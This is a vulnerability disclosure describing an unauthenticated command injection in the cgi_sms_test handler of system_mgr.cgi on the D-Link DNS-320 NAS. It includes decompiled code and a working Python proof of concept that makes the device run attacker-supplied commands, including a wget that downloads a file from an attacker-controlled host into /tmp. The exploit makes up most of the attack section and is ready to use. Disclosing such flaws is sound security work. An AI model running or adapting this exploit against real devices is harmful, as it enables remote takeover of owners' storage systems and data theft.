D-Link DNS-320 system_mgr.cgi cgi_sms_test function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
The system_mgr.cgi binary's cgi_sms_test
```

Suggested description

```
D-Link DNS-320 system_mgr.cgi cgi_sms_test function Unauthenticated Command Injection Vulnerability
```

Vulnerability Details


```
Python script command injection
→ GET http://{ROUTER_IP}/cgi-bin/system_mgr.cgi, {
    "cmd": "cgi_sms_test",
    "command1": "<your command_1>",
    "command2": "<your command_2>"
}
    →cgiMain:(dispatcher entry point)
        →cgi_sms_test: enter this function
        →cgi_sms_test: get the content of command1 into command by calling cgiFormString("command1", command, 512);
        →cgi_sms_test: get the content of command2 into v1 by calling cgiFormString("command2", v1, 512);
            →system: system(command)
            →system: system(v1)
```

```
int cgi_sms_test()
{
  char v1[12]; // [sp+0h] [bp-40Ch] BYREF
  char command[524]; // [sp+200h] [bp-20Ch] BYREF

  cgiFormString("command1", command, 512);
  cgiFormString("command2", v1, 512);
  if ( command[0] )
    system(command);
  if ( v1[0] )
    system(v1);
  msg_debug(command);
  msg_debug(v1);
  return cgiHeaderContentType("text/html");
}
```

Attack

By exploiting this vulnerability for command execution, for example, the image below shows the execution of two commands: using wget to download a malicious file and pinging the attacker's machine.



POC

```python
import requests

url = "http://192.168.31.10/cgi-bin/system_mgr.cgi"

headers = {
}

data = {
    "cmd": "cgi_sms_test",
    "command1": "wget http://192.168.31.215:8000/hack.txt -O /tmp/hack.txt",
    "command2": "ping -c 4 192.168.31.215"
}

# wget http://192.168.31.215:8876/hack.txt

response = requests.post(
    url,
    headers=headers,
```

```
    data=data,
    timeout=10
)

print("Status:", response.status_code)
print("Response:")
print(response.text)
```

Finder

```
ZuZheng Yang
```